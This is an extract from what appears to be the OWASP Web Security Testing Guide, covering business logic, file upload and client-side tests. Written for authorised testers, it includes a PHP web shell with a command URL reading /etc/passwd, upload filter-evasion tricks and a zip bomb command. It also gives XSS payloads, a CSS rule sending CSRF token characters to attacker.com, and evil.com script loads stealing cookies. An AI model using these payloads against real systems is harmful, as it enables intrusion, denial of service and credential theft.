- For each of the functions and features found that should only be executed a single time or specified number of times during the business logic workflow, develop abuse/misuse cases that may allow a user to execute more than the allowable number of times. For example, can a user navigate back and forth through the pages multiple times executing a function that should only execute once? or can a user load and unload shopping carts allowing for additional discounts.

Related Test Cases

- Testing for Account Enumeration and Guessable User Account
- Testing for Weak lock out mechanism

Remediation

The application should set hard controls to prevent limit abuse. This can be achieved by setting a coupon to be no longer valid on the database level, to set a counter limit per user on the back end or database level, as all users should be identified through a session, whichever is better to the business requirement.

References

- InfoPath Forms Services business logic exceeded the maximum limit of operations Rule
- Gold Trading Was Temporarily Halted On The CME This Morning

Testing for the Circumvention of Work Flows

ID
WSTG-BUSL-06

Summary

Workflow vulnerabilities involve any type of vulnerability that allows the attacker to misuse an application/system in a way that will allow them to circumvent (not follow) the designed/intended workflow.

Definition of a workflow on Wikipedia:

> A workflow consists of a sequence of connected steps where each step follows without delay or gap and ends just before the subsequent step may begin. It is a depiction of a sequence of operations, declared as work of a person or group, an organization of staff, or one or more simple or complex mechanisms. Workflow may be seen as any abstraction of real work.

The application's business logic must require that the user complete specific steps in the correct/specific order and if the workflow is terminated without correctly completing, all actions and spawned actions are "rolled back" or canceled. Vulnerabilities related to the circumvention of workflows or bypassing the correct business logic workflow are unique in that they are very application/system specific and careful manual misuse cases must be developed using requirements and use cases.

The applications business process must have checks to ensure that the user's transactions/actions are proceeding in the correct/acceptable order and if a transaction triggers some sort of action, that action will be "rolled back" and removed if the transaction is not successfully completed.

Example 1

Many of us receive so type of "club/loyalty points" for purchases from grocery stores and gas stations. Suppose a user was able to start a transaction linked to their account and then after points have been added to their club/loyalty account cancel out of the transaction or remove items from their "basket" and tender. In this case the system either should not apply points/credits to the account until it is tendered or points/credits should be "rolled back" if the point/credit increment does not match the final tender. With this in mind, an attacker may start transactions and cancel them to build their point levels without actually buy anything.

Example 2

An electronic bulletin board system may be designed to ensure that initial posts do not contain profanity based on a list that the post is compared against. If a word on a deny list is found in the user entered text the submission is not posted. But, once a submission is posted the submitter can access, edit, and change the submission contents to include words included on the profanity/deny list since on edit the posting is never compared again. Keeping this in mind, attackers may open an initial blank or minimal discussion then add in whatever they like as an update.

Test Objectives

- Review the project documentation for methods to skip or go through steps in the application process in a different order from the intended business logic flow.
- Develop a misuse case and try to circumvent every logic flow identified.

How to Test

Testing Method 1

- Start a transaction going through the application past the points that triggers credits/points to the users account.

- Cancel out of the transaction or reduce the final tender so that the point values should be decreased and check the points/ credit system to ensure that the proper points/credits were recorded.

Testing Method 2

- On a content management or bulletin board system enter and save valid initial text or values.
- Then try to append, edit and remove data that would leave the existing data in an invalid state or with invalid values to ensure that the user is not allowed to save the incorrect information. Some “invalid” data or information may be specific words (profanity) or specific topics (such as political issues).

Related Test Cases

- Testing Directory Traversal/File Include
- Testing for Bypassing Authorization Schema
- Testing for Bypassing Session Management Schema
- Test Business Logic Data Validation
- Test Ability to Forge Requests
- Test Integrity Checks
- Test for Process Timing
- Test Number of Times a Function Can be Used Limits
- Test Defenses Against Application Mis-use
- Test Upload of Unexpected File Types
- Test Upload of Malicious Files

Remediation

The application must be self-aware and have checks in place ensuring that the users complete each step in the work flow process in the correct order and prevent attackers from circumventing/skipping/or repeating any steps/processes in the workflow. Test for workflow vulnerabilities involves developing business logic abuse/misuse cases with the goal of successfully completing the business process while not completing the correct steps in the correct order.

References

- OWASP Abuse Case Cheat Sheet
- CWE-840: Business Logic Errors

Test Defenses Against Application Misuse

ID
WSTG-BUSL-07

Summary

The misuse and invalid use of of valid functionality can identify attacks attempting to enumerate the web application, identify weaknesses, and exploit vulnerabilities. Tests should be undertaken to determine whether there are application-layer defensive mechanisms in place to protect the application.

The lack of active defenses allows an attacker to hunt for vulnerabilities without any recourse. The application's owner will thus not know their application is under attack.

Example

An authenticated user undertakes the following (unlikely) sequence of actions:

1. Attempt to access a file ID their roles is not permitted to download
2. Substitutes a single tick `'` instead of the file ID number
3. Alters a GET request to a POST
4. Adds an extra parameter
5. Duplicates a parameter name/value pair

The application is monitoring for misuse and responds after the 5th event with extremely high confidence the user is an attacker. For example the application:

- Disables critical functionality
- Enables additional authentication steps to the remaining functionality
- Adds time-delays into every request-response cycle
- Begins to record additional data about the user's interactions (e.g. sanitized HTTP request headers, bodies and response bodies)

If the application does not respond in any way and the attacker can continue to abuse functionality and submit clearly malicious content at the application, the application has failed this test case. In practice the discrete example actions in the example above are unlikely to occur like that. It is much more probable that a fuzzing tool is used to identify weaknesses in each parameter in turn. This is what a security tester will have undertaken too.

Test Objectives

- Generate notes from all tests conducted against the system.
- Review which tests had a different functionality based on aggressive input.
- Understand the defenses in place and verify if they are enough to protect the system against bypassing techniques.

How to Test

This test is unusual in that the result can be drawn from all the other tests performed against the web application. While performing all the other tests, take note of measures that might indicate the application has in-built self-defense:

- Changed responses
- Blocked requests

- Actions that log a user out or lock their account

These may only be localized. Common localized (per function) defenses are:

- Rejecting input containing certain characters
- Locking out an account temporarily after a number of authentication failures

Localized security controls are not sufficient. There are often no defenses against general mis-use such as:

- Forced browsing
- Bypassing presentation layer input validation
- Multiple access control errors
- Additional, duplicated or missing parameter names
- Multiple input validation or business logic verification failures with values that cannot be the result user mistakes or typos
- Structured data (e.g. JSON, XML) of an invalid format is received
- Blatant cross-site scripting or SQL injection payloads are received
- Utilizing the application faster than would be possible without automation tools
- Change in continental geo-location of a user
- Change of user agent
- Accessing a multi-stage business process in the wrong order
- Large number of, or high rate of use of, application-specific functionality (e.g. voucher code submission, failed credit card payments, file uploads, file downloads, log outs, etc).

These defenses work best in authenticated parts of the application, although rate of creation of new accounts or accessing content (e.g. to scrape information) can be of use in public areas.

Not all the above need to be monitored by the application, but there is a problem if none of them are. By testing the web application, doing the above type of actions, was any response taken against the tester? If not, the tester should report that the application appears to have no application-wide active defenses against misuse. Note it is sometimes possible that all responses to attack detection are silent to the user (e.g. logging changes, increased monitoring, alerts to administrators and and request proxying), so confidence in this finding cannot be guaranteed. In practice, very few applications (or related infrastructure such as a web application firewall) are detecting these types of misuse.

Related Test Cases

All other test cases are relevant.

Remediation

Applications should implement active defenses to fend off attackers and abusers.

References

- Resilient Software, Software Assurance, US Department Homeland Security
- IR 7684 Common Misuse Scoring System (CMSS), NIST
- Common Attack Pattern Enumeration and Classification (CAPEC), The Mitre Corporation
- OWASP AppSensor Project
- AppSensor Guide v2, OWASP
- Watson C, Coates M, Melton J and Groves G, Creating Attack-Aware Software Applications with Real-Time Defenses, CrossTalk The Journal of Defense Software Engineering, Vol. 24, No. 5, Sep/Oct 2011

Test Upload of Unexpected File Types

ID
WSTG-BUSL-08

Summary

Many applications' business processes allow for the upload and manipulation of data that is submitted via files. But the business process must check the files and only allow certain "approved" file types. Deciding what files are "approved" is determined by the business logic and is application/system specific. The risk in that by allowing users to upload files, attackers may submit an unexpected file type that that could be executed and adversely impact the application or system through attacks that may deface the web site, perform remote commands, browse the system files, browse the local resources, attack other servers, or exploit the local vulnerabilities, just to name a few.

Vulnerabilities related to the upload of unexpected file types is unique in that the upload should quickly reject a file if it does not have a specific extension. Additionally, this is different from uploading malicious files in that in most cases an incorrect file format may not by it self be inherently "malicious" but may be detrimental to the saved data. For example if an application accepts Windows Excel files, if an similar database file is uploaded it may be read but data extracted my be moved to incorrect locations.

The application may be expecting only certain file types to be uploaded for processing, such as `.csv` or `.txt` files. The application may not validate the uploaded file by extension (for low assurance file validation) or content (high assurance file validation). This may result in unexpected system or database results within the application/system or give attackers additional methods to exploit the application/system.

Example

Suppose a picture sharing application allows users to upload a `.gif` or `.jpg` graphic file to the web site. What if an attacker is able to upload an HTML file with a `<script>` tag in it or PHP file? The system may move the file from a temporary location to the final location where the PHP code can now be executed against the application or system.

Test Objectives

- Review the project documentation for file types that are rejected by the system.
- Verify that the unwelcomed file types are rejected and handled safely.
- Verify that file batch uploads are secure and do not allow any bypass against the set security measures.

How to Test

Specific Testing Method

- Study the applications logical requirements.
- Prepare a library of files that are "not approved" for upload that may contain files such as: jsp, exe, or HTML files containing script.
- In the application navigate to the file submission or upload mechanism.
- Submit the "not approved" file for upload and verify that they are properly prevented from uploading
- Check if the website only do file type check in client-side JavaScript
- Check if the website only check the file type by "Content-Type" in HTTP request.
- Check if the website only check by the file extension.
- Check if other uploaded files can be accessed directly by specified URL.
- Check if the uploaded file can include code or script injection.

- Check if there is any file path checking for uploaded files. Especially, hackers may compress files with specified path in ZIP so that the unzip files can be uploaded to intended path after uploading and unzip.

Related Test Cases

- Test File Extensions Handling for Sensitive Information
- Test Upload of Malicious Files

Remediation

Applications should be developed with mechanisms to only accept and manipulate “acceptable” files that the rest of the application functionality is ready to handle and expecting. Some specific examples include: deny lists or allow lists of file extensions, using “Content-Type” from the header, or using a file type recognizer, all to only allow specified file types into the system.

References

- OWASP - Unrestricted File Upload
- File upload security best practices: Block a malicious file upload
- Stop people uploading malicious PHP files via forms
- CWE-434: Unrestricted Upload of File with Dangerous Type

Test Upload of Malicious Files

ID
WSTG-BUSL-09

Summary

Many application's business processes allow users to upload data to them. Although input validation is widely understood for text-based input fields, it is more complicated to implement when files are accepted. Although many sites implement simple restrictions based on a list of permitted (or blocked) extensions, this is not sufficient to prevent attackers from uploading legitimate file types that have malicious contents.

Vulnerabilities related to the uploading of malicious files is unique in that these "malicious" files can easily be rejected through including business logic that will scan files during the upload process and reject those perceived as malicious. Additionally, this is different from uploading unexpected files in that while the file type may be accepted the file may still be malicious to the system.

Finally, "malicious" means different things to different systems, for example malicious files that may exploit SQL server vulnerabilities may not be considered as "malicious" in an environment using a NoSQL data store.

The application may allow the upload of malicious files that include exploits or shellcode without submitting them to malicious file scanning. Malicious files could be detected and stopped at various points of the application architecture such as: IPS/IDS, application server anti-virus software or anti-virus scanning by application as files are uploaded (perhaps offloading the scanning using SCAP).

Example

A common example of this vulnerability is an application such as a blog or forum that allows users to upload images and other media files. While these are considered safe, if an attacker is able to upload executable code (such as a PHP script), this could allow them to execute operating system commands, read and modify information in the filesystem, access the back end database and fully compromise the server.

Test Objectives

- Identify the file upload functionality.
- Review the project documentation to identify what file types are considered acceptable, and what types would be considered dangerous or malicious.
  - If documentation is not available then consider what would be appropriate based on the purpose of the application.
- Determine how the uploaded files are processed.
- Obtain or create a set of malicious files for testing.
- Try to upload the malicious files to the application and determine whether it is accepted and processed.

How to Test

Malicious File Types

The simplest checks that an application can do are to determine that only trusted types of files can be uploaded.

Web Shells

If the server is configured to execute code, then it may be possible to obtain command execution on the server by uploading a file known as a web shell, which allows you to execute arbitrary code or operating system commands. In

order for this attack to be successful, the file needs to be uploaded inside the webroot, and the server must be configured to execute the code.

Uploading this kind of shell onto an Internet facing server is dangerous, because it allows anyone who knows (or guesses) the location of the shell to execute code on the server. A number of techniques can be used to protect the shell from unauthorised access, such as:

- Uploading the shell with a randomly generated name.
- Password protecting the shell.
- Implementing IP based restrictions on the shell.

Remember to remove the shell when you are done.

The example below shows a simple PHP based shell, that executes operating system commands passed to it in a GET parameter, and can only be accessed from a specific IP address:

```php
<?php
    if ($_SERVER['REMOTE_HOST'] === "FIXME") { // Set your IP address here
        if(isset($_REQUEST['cmd'])){
            $cmd = ($_REQUEST['cmd']);
            echo "<pre>\n";
            system($cmd);
            echo "</pre>";
        }
    }
?>
```

Once the shell is uploaded (with a random name), you can execute operating system commands by passing them in the `cmd` GET parameter:

`https://example.org/7sna8uuorvcx3x4fx.php?cmd=cat+/etc/passwd`

Filter Evasion

The first step is to determine what the filters are allowing or blocking, and where they are implemented. If the restrictions are performed on the client-side using JavaScript, then they can be trivially bypassed with an intercepting proxy.

If the filtering is performed on the server-side, then various techniques can be attempted to bypass it, including:

- Change the value of `Content-Type` as `image/jpeg` in HTTP request.
- Change the extensions to a less common extension, such as `file.php5`, `file.shtml`, `file.asa`, `file.jsp`, `file.jspx`, `file.aspx`, `file.asp`, `file.phtml`, `file.cshtml`
- Change the capitalisation of the extension, such as `file.PhP` or `file.AspX`
- If the request includes multiple file names, change them to different values.
- Using special trailing characters such as spaces, dots or null characters such as `file.asp...`, `file.php;jpg`, `file.asp%00.jpg`, `1.jpg%00.php`
- In badly configured versions of nginx, uploading a file as `test.jpg/x.php` may allow it to be executed as `x.php`.

Malicious File Contents

Once the file type has been validated, it is important to also ensure that the contents of the file are safe. This is significantly harder to do, as the steps required will vary depending on the types of file that are permitted.

Malware

Applications should generally scan uploaded files with anti-malware software to ensure that they do not contain anything malicious. The easiest way to test for this is using the EICAR test file, which is an safe file that is flagged as

malicious by all anti-malware software.

Depending on the type of application, it may be necessary to test for other dangerous file types, such as Office documents containing malicious macros. Tools such as the Metasploit Framework and the Social Engineer Toolkit (SET) can be used to generate malicious files for various formats.

When this file is uploaded, it should be detected and quarantined or deleted by the application. Depending on how the application processes the file, it may not be obvious whether this has taken place.

Archive Directory Traversal

If the application extracts archives (such as Zip files), then it may be possible to write to unintended locations using directory traversal. This can be exploited by uploading a malicious zip file that contains paths that traverse the file system using sequences such as `..\..\..\..\shell.php`. This technique is discussed further in the snyk advisory.

Zip Bombs

A Zip bomb (more generally known as a decompression bomb) is an archive file that contains a large volume of data. It's intended to cause a denial of service by exhausting the disk space or memory of the target system that tries to extract the archive. Note that although the Zip format is the most example of this, other formats are also affected, including gzip (which is frequently used to compress data in transit).

At its simplest level, a Zip bomb can be created by compressing a large file consisting of a single character. The example below shows how to create a 1MB file that will decompress to 1GB:

```
dd if=/dev/zero bs=1M count=1024 | zip -9 > bomb.zip
```

There are a number of methods that can be used to achieve much higher compression ratios, including multiple levels of compression, abusing the Zip format and quines (which are archives that contain a copy of themselves, causing infinite recursion).

A successful Zip bomb attack will result in a denial of service, and can also lead to increased costs if an auto-scaling cloud platform is used. **Do not carry out this kind of attack unless you have considered these risks and have written approval to do so.**

XML Files

XML files have a number of potential vulnerabilities such as XML eXternal Entities (XXE) and denial of service attacks such as the billion laughs attack.

These are discussed further in the Testing for XML Injection guide.

Other File Formats

Many other file formats also have specific security concerns that need to be taken into account, such as:

- CSV files may allow CSV injection attacks.
- Office files may contain malicious macros or PowerShell code.
- PDFs may contain malicious JavaScript.

The permitted file formats should be carefully reviewed for potentially dangerous functionality, and where possible attempts should be made to exploit this during testing.

Source Code Review

When there is file upload feature supported, the following API/methods are common to be found in the source code.

- Java: `new file`, `import`, `upload`, `getFileName`, `Download`, `getOutputString`
- C/C++: `open`, `fopen`

- PHP: `move_uploaded_file()`, `Readfile`, `file_put_contents()`, `file()`, `parse_ini_file()`, `copy()`, `fopen()`, `include()`, `require()`

Related Test Cases

- Test File Extensions Handling for Sensitive Information
- Testing for XML Injection
- Test Upload of Unexpected File Types

Remediation

Fully protecting against malicious file upload can be complex, and the exact steps required will vary depending on the types files that are uploaded, and how the files are processed or parsed on the server. This is discussed more fully in the File Upload Cheat Sheet.

Tools

- Metasploit's payload generation functionality
- Intercepting proxy

References

- OWASP - File Upload Cheat Sheet
- OWASP - Unrestricted File Upload
- Why File Upload Forms are a Major Security Threat
- Overview of Malicious File Upload Attacks
- 8 Basic Rules to Implement Secure File Uploads
- Stop people uploading malicious PHP files via forms
- How to Tell if a File is Malicious
- CWE-434: Unrestricted Upload of File with Dangerous Type
- Implementing Secure File Upload
- Metasploit Generating Payloads

4.11 Client-Side Testing

4.11.1 Testing for DOM-Based Cross Site Scripting

4.11.2 Testing for JavaScript Execution

4.11.3 Testing for HTML Injection

4.11.4 Testing for Client-side URL Redirect

4.11.5 Testing for CSS Injection

4.11.6 Testing for Client-side Resource Manipulation

4.11.7 Testing Cross Origin Resource Sharing

4.11.8 Testing for Cross Site Flashing

4.11.9 Testing for Clickjacking

4.11.10 Testing WebSockets

4.11.11 Testing Web Messaging

4.11.12 Testing Browser Storage

4.11.13 Testing for Cross Site Script Inclusion

Testing for DOM-Based Cross Site Scripting

ID
WSTG-CLNT-01

Summary

DOM-based cross-site scripting is the de-facto name for XSS bugs that are the result of active browser-side content on a page, typically JavaScript, obtaining user input through a source and using it in a sink, leading to the execution of injected code. This document only discusses JavaScript bugs which lead to XSS.

The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.

Not all XSS bugs require the attacker to control the content returned from the server, but can instead abuse poor JavaScript coding practices to achieve the same results. The consequences are the same as a typical XSS flaw, only the means of delivery is different.

In comparison to other types of cross site scripting vulnerabilities (reflected and stored, where an un-sanitized parameter is passed by the server then returned to the user and executed in the context of the user's browser, a DOM-based XSS vulnerability controls the flow of the code by using elements of the Document Object Model (DOM) along with code crafted by the attacker to change the flow.

Due to their nature, DOM-based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This may make many of the general XSS filtering and detection techniques impotent to such attacks.

This hypothetical example uses the following client-side code:

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

An attacker may append `#<script>alert('xss')</script>` to the affected page URL which would, when executed, display the alert box. In this instance, the appended code would not be sent to the server as everything after the `#` character is not treated as part of the query by the browser, but as a fragment. In this example, the code is immediately executed and an alert of "xss" is displayed by the page. Unlike the more common types of cross site scripting (reflected and stored in which the code is sent to the server and then back to the browser, this is executed directly in the user's browser without server contact.

The consequences of DOM-based XSS flaws are as wide ranging as those seen in more well known forms of XSS, including cookie retrieval, further malicious script injection, etc., and should therefore be treated with the same severity.

Test Objectives

- Identify DOM sinks.
- Build payloads that pertain to every sink type.

How to Test

JavaScript applications differ significantly from other types of applications because they are often dynamically generated by the server. To understand what code is being executed, the website being tested needs to be crawled to determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been developed in-house. In these cases, top-down testing often becomes the only viable option, since many bottom level functions are never used, and analyzing them to determine which are sinks will use up more time than is often available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with.

User input comes in two main forms:

- Input written to the page by the server in a way that does not allow direct XSS, and
- Input obtained from client-side JavaScript objects.

Here are two examples of how the server may insert data into JavaScript:

```
var data = "<escaped data from the server>";
var result = someFunction("<escaped data from the server>");
```

Here are two examples of input from client-side JavaScript objects:

```
var data = window.location;
var result = someFunction(window.referrer);
```

While there is little difference to the JavaScript code in how they are retrieved, it is important to note that when input is received via the server, the server can apply any permutations to the data that it desires. On the other hand, the permutations performed by JavaScript objects are fairly well understood and documented. If `someFunction` in the above example were a sink, then the exploitability in the former case would depend on the filtering done by the server, whereas in the latter case it would depend on the encoding done by the browser on the `window.referrer` object. Stefano Di Paulo has written an excellent article on what browsers return when asked for the various elements of a URL using the document and location attributes.

Additionally, JavaScript is often executed outside of `<script>` blocks, as evidenced by the many vectors which have led to XSS filter bypasses in the past. When crawling the application, it is important to note the use of scripts in places such as event handlers and CSS blocks with expression attributes. Also, note that any off-site CSS or script objects will need to be assessed to determine what code is being executed.

Automated testing has only very limited success at identifying and validating DOM-based XSS as it usually identifies XSS by sending a specific payload and attempts to observe it in the server response. This may work fine for the simple example provided below, where the message parameter is reflected back to the user:

```
<script>
var pos=document.URL.indexOf("message=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

However, it may not be detected in the following contrived case:

```
<script>
var navAgt = navigator.userAgent;

if (navAgt.indexOf("MSIE")!=-1) {
```

```
        document.write("You are using IE as a browser and visiting site: " + document.location.href
+ ".");
}
else
{
    document.write("You are using an unknown browser.");
}
</script>
```

For this reason, automated testing will not detect areas that may be susceptible to DOM-based XSS unless the testing tool can perform additional analysis of the client-side code.

Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically written to the page and elsewhere where the DOM is modified or even where scripts are directly executed.

Remediation

For measures to prevent DOM-based XSS, see the DOM-based XSS Prevention Cheat Sheet.

References

- DomXSSWiki
- DOM XSS article by Amit Klein

Testing for JavaScript Execution

ID
WSTG-CLNT-02

Summary

A JavaScript injection vulnerability is a subtype of cross site scripting (XSS) that involves the ability to inject arbitrary JavaScript code that is executed by the application inside the victim's browser. This vulnerability can have many consequences, like the disclosure of a user's session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims or the application's behavior.

JavaScript injection vulnerabilities can occur when the application lacks proper user-supplied input and output validation. As JavaScript is used to dynamically populate web pages, this injection occurs during this content processing phase and consequently affects the victim.

When testing for this vulnerability, consider that some characters are treated differently by different browsers. For reference, see DOM-based XSS.

Here is an example of a script that does not perform any validation of the variable `rr`. The variable contains user-supplied input via the query string, and additionally does not apply any form of encoding:

```
var rr = location.search.substring(1);
if(rr) {
    window.location=decodeURIComponent(rr);
}
```

This implies that an attacker could inject JavaScript code simply by submitting the following query string: `www.victim.com/?javascript:alert(1)`.

Test Objectives

- Identify sinks and possible JavaScript injection points.

How to Test

Consider the following: DOM XSS exercise

The page contains the following script:

```
<script>
function loadObj(){
    var cc=eval('('+aMess+')');
    document.getElementById('mess').textContent=cc.message;
}

if(window.location.hash.indexOf('message')==-1) {
    var aMess='({"message":"Hello User!"})';
} else {
    var aMess=location.hash.substr(window.location.hash.indexOf('message=')+8)
}
</script>
```

The above code contains a source `location.hash` that is controlled by the attacker that can inject directly in the `message` value a JavaScript Code to take the control of the user browser.

Testing for HTML Injection

ID
WSTG-CLNT-03

Summary

HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims.

This vulnerability occurs when user input is not correctly sanitized and the output is not encoded. An injection allows the attacker to send a malicious HTML page to a victim. The targeted browser will not be able to distinguish (trust) legitimate parts from malicious parts of the page, and consequently will parse and execute the whole page in the victim's context.

There is a wide range of methods and attributes that could be used to render HTML content. If these methods are provided with an untrusted input, then there is an high risk of HTML injection vulnerability. For example, malicious HTML code can be injected via the `innerHTML` JavaScript method, usually used to render user-inserted HTML code. If strings are not correctly sanitized, the method can enable HTML injection. A JavaScript function that can be used for this purpose is `document.write()`.

The following example shows a snippet of vulnerable code that allows an unvalidated input to be used to create dynamic HTML in the page context:

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.getElementById("Welcome").innerHTML=" Hello, "+user;
```

The following example shows vulnerable code using the `document.write()` function:

```
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.write("<h1>Hello, " + user +"</h1>");
```

In both examples, this vulnerability can be exploited with an input such as:

```
http://vulnerable.site/page.html?user=<img%20src='aaa'%20onerror=alert(1)>
```

This input will add an image tag to the page that will execute arbitrary JavaScript code inserted by the malicious user in the HTML context.

Test Objectives

- Identify HTML injection points and assess the severity of the injected content.

How to Test

Consider the following DOM XSS exercise http://www.domxss.com/domxss/01_Basics/06_jquery_old_html.html

The HTML code contains the following script:

```
<script src="../js/jquery-1.7.1.js"></script>
<script>
function setMessage(){
    var t=location.hash.slice(1);
    $("div[id="+t+"]")text("the-dom-is-now-loaded-and-can-be-manipulated");
}
$(document).ready(setMessage  );
$(window).bind("hashchange",setMessage)
</script>
<body>
    <script src="../js/embed.js"></script>
    <span><a href="#message" > Show Here</a><div id="message">Showing Message1</div></span>
    <span><a href="#message1" > Show Here</a><div id="message1">Showing Message2</div>
    <span><a href="#message2" > Show Here</a><div id="message2">Showing Message3</div>
</body>
```

It is possible to inject HTML code.

Testing for Client-side URL Redirect

ID
WSTG-CLNT-04

Summary

This section describes how to check for client-side URL redirection, also known as open redirection. It is an input validation flaw that exists when an application accepts user-controlled input that specifies a link which leads to an external URL that could be malicious. This kind of vulnerability could be used to accomplish a phishing attack or redirect a victim to an infection page.

This vulnerability occurs when an application accepts untrusted input that contains a URL value and does not sanitize it. This URL value could cause the web application to redirect the user to another page, such as a malicious page controlled by the attacker.

This vulnerability may enable an attacker to successfully launch a phishing scam and steal user credentials. Since the redirection is originated by the real application, the phishing attempts may have a more trustworthy appearance.

Here is an example of a phishing attack URL.

```
http://www.target.site?#redirect=www.fake-target.site
```

The victim that visits this URL will be automatically redirected to `fake-target.site`, where an attacker could place a fake page that resembles the intended site, in order to steal the victim's credentials.

Open redirection could also be used to craft a URL that would bypass the application's access control checks and forward the attacker to privileged functions that they would normally not be able to access.

Test Objectives

- Identify injection points that handle URLs or paths.
- Assess the locations that the system could redirect to.

How to Test

When testers manually check for this type of vulnerability, they first identify if there are client-side redirections implemented in the client-side code. These redirections may be implemented, to give a JavaScript example, using the `window.location` object. This can be used to direct the browser to another page by simply assigning a string to it. This is demonstrated in the following snippet:

```
var redir = location.hash.substring(1);
if (redir) {
    window.location='http://'+decodeURIComponent(redir);
}
```

In this example, the script does not perform any validation of the variable `redir` which contains the user-supplied input via the query string. Since no form of encoding is applied, this unvalidated input is passed to the `windows.location` object, creating a URL redirection vulnerability.

This implies that an attacker could redirect the victim to a malicious site simply by submitting the following query string:

```
http://www.victim.site/?#www.malicious.site
```

With a slight modification, the above example snippet can be vulnerable to JavaScript injection.

```
var redir = location.hash.substring(1);
if (redir) {
    window.location=decodeURIComponent(redir);
}
```

This can be exploited by submitting the following query string:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

When testing for this vulnerability, consider that some characters are treated differently by different browsers. For reference, see DOM-based XSS.

Testing for CSS Injection

ID
WSTG-CLNT-05

Summary

A CSS Injection vulnerability involves the ability to inject arbitrary CSS code in the context of a trusted web site which is rendered inside a victim's browser. The impact of this type of vulnerability varies based on the supplied CSS payload. It may lead to cross site scripting or data exfiltration.

This vulnerability occurs when the application allows user-supplied CSS to interfere with the application's legitimate style sheets. Injecting code in the CSS context may provide an attacker with the ability to execute JavaScript in certain conditions, or to extract sensitive values using CSS selectors and functions able to generate HTTP requests. Generally, allowing users the ability to customize pages by supplying custom CSS files is a considerable risk.

The following JavaScript code shows a possible vulnerable script in which the attacker is able to control the `location.hash` (source) which reaches the `cssText` function (sink). This particular case may lead to DOM-based XSS in older browser versions; for more information, see the DOM-based XSS Prevention Cheat Sheet.

```
<a id="a1">Click me</a>
<script>
    if (location.hash.slice(1)) {
    document.getElementById("a1").style.cssText = "color: " + location.hash.slice(1);
    }
</script>
```

The attacker could target the victim by asking them to visit the following URLs:

- `www.victim.com/#red;-o-link:'<javascript:alert(1)>';-o-link-source:current;` (Opera [8,12])
- `www.victim.com/#red;-:expression(alert(URL=1));` (IE 7/8)

The same vulnerability may appear in the case of reflected XSS, for example, in the following PHP code:

```
<style>
p {
    color: <?php echo $_GET['color']; ?>;
    text-align: center;
}
</style>
```

Further attack scenarios involve the ability to extract data through the adoption of pure CSS rules. Such attacks can be conducted through CSS selectors, leading to the exfiltration of data, for example, CSRF tokens.

Here is an example of code that attempts to select an input with a `name` matching `csrf_token` and a `value` beginning with an `a`. By utilizing a brute-force attack to determine the attribute's `value`, it is possible to carry out an attack that sends the value to the attacker's domain, such as by attempting to set a background image on the selected input element.

```
<style>
input[name=csrf_token][value=^a] {
```

```
    background-image: url(http://attacker.com/log?a);
}
</style>
```

Other attacks using solicited content such as CSS are highlighted in Mario Heiderich's talk, "Got Your Nose" on YouTube.

Test Objectives

- Identify CSS injection points.
- Assess the impact of the injection.

How to Test

Code should be analyzed to determine if a user is permitted to inject content in the CSS context. Particularly, the way in which the website returns CSS rules on the basis of the inputs should be inspected.

The following is a basic example:

```
<a id="a1">Click me</a>
<b>Hi</b>
<script>
    $("a").click(function(){
        $("b").attr("style","color: " + location.hash.slice(1));
    });
</script>
```

The above code contains a source `location.hash`, controlled by the attacker, that can inject directly in the `style` attribute of an HTML element. As mentioned above, this may lead to different results depending on the browser in use and the supplied payload.

The following pages provide examples of CSS injection vulnerabilities:

- Password "cracker" via CSS and HTML5
- CSS attribute reading
- JavaScript based attacks using `CSSStyleDeclaration` with unescaped input

For further OWASP resources on preventing CSS injection, see the Securing Cascading Style Sheets Cheat Sheet.

Testing for Client-side Resource Manipulation

ID
WSTG-CLNT-06

Summary

A client-side resource manipulation vulnerability is an input validation flaw. It occurs when an application accepts user-controlled input that specifies the path of a resource such as the source of an iframe, JavaScript, applet, or the handler of an XMLHttpRequest. This vulnerability consists of the ability to control the URLs that link to some resources present in a web page. The impact of this vulnerability varies, and it is usually adopted to conduct XSS attacks. This vulnerability makes it is possible to interfere with the expected application's behavior by causing it to load and render malicious objects.

The following JavaScript code shows a possible vulnerable script in which an attacker is able to control the `location.hash` (source) which reaches the attribute `src` of a script element. This particular case leads to a XSS attack as external JavaScript could be injected.

```
<script>
    var d=document.createElement("script");
    if(location.hash.slice(1)) {
        d.src = location.hash.slice(1);
    }
    document.body.appendChild(d);
</script>
```

An attacker could target a victim by causing them to visit this URL:

`www.victim.com/#http://evil.com/js.js`

Where `js.js` contains:

```
alert(document.cookie)
```

This would cause the alert to pop up on the victim's browser.

A more damaging scenario involves the possibility of controlling the URL called in a CORS request. Since CORS allows the target resource to be accessible by the requesting domain through a header-based approach, the attacker may ask the target page to load malicious content from its own website.

Here is an example of a vulnerable page:

```
<b id="p"></b>
<script>
    function createCORSRequest(method, url) {
        var xhr = new XMLHttpRequest();
        xhr.open(method, url, true);
        xhr.onreadystatechange = function () {
            if (this.status == 200 && this.readyState == 4) {
                document.getElementById('p').innerHTML = this.responseText;
            }
        };
```

```
        return xhr;
    }

    var xhr = createCORSRequest('GET', location.hash.slice(1));
    xhr.send(null);
</script>
```

The `location.hash` is controlled by user input and is used for requesting an external resource, which will then be reflected through the construct `innerHTML`. An attacker could ask a victim to visit the following URL:

`www.victim.com/#http://evil.com/html.html`

With the payload handler for `html.html`:

```
<?php
header('Access-Control-Allow-Origin: http://www.victim.com');
?>
<script>alert(document.cookie);</script>
